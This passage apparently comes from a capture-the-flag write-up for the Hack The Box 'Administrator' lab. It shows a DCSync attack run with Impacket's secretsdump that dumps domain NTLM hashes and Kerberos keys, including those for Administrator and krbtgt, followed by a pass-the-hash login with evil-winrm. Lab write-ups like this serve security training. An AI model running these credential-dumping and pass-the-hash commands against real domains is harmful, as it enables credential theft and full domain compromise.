According to the shortest path to Domain Admins shown in `BloodHound`, `Ethan` has the necessary privileges to perform a `DCSync` attack. This technique lets us impersonate a Domain Controller and request `NTLM` password hashes for domain users, including privileged accounts.



ETHAN@ADMINISTRATOR.HTB
Database Info
Node Info
Analysis
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals
Shortest Paths to High Value Targets
Shortest Paths from Domain Users to High Value Targets
Find Shortest Paths to Domain Admins
Custom Queries
No user defined queries.
GenericAll
GPLink
AddKeyCredentialLink
DCSync
Contains
ETHAN@ADMINISTRATOR.HTB
ADMINISTRATOR.HTB
AddKeyCredentialLink
Contains
GenericWrite
DCSync
DOMAIN ADMINS@ADMINISTRATOR.H
GenericWrite
CanPSRemote
MemberOf
CanPSRemote
DC.ADMINISTRATOR.HTB
Contains
GPLink

We use `secretsdump` from `Impacket` with Ethan's credentials to run the attack.

```
secretsdump.py -just-dc ADMINISTRATOR.HTB/ethan@10.10.11.42

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd
2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5
aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:41320fdff1d6c9b55
c939c77a472a8a4:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7
294d6bd18041b8fe:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace298
3ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307
de85a93179884:::

<...SNIP...>

administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-
96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

Next, we log in using the Administrator's hash and retrieve the root flag from `C:\Users\Administrator\Desktop\root.txt`.

```
evil-winrm -i 10.10.11.42 -u Administrator -H'3dc553ce4b9fd20bd016e098d2d2fd2e'

<...SNIP...>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```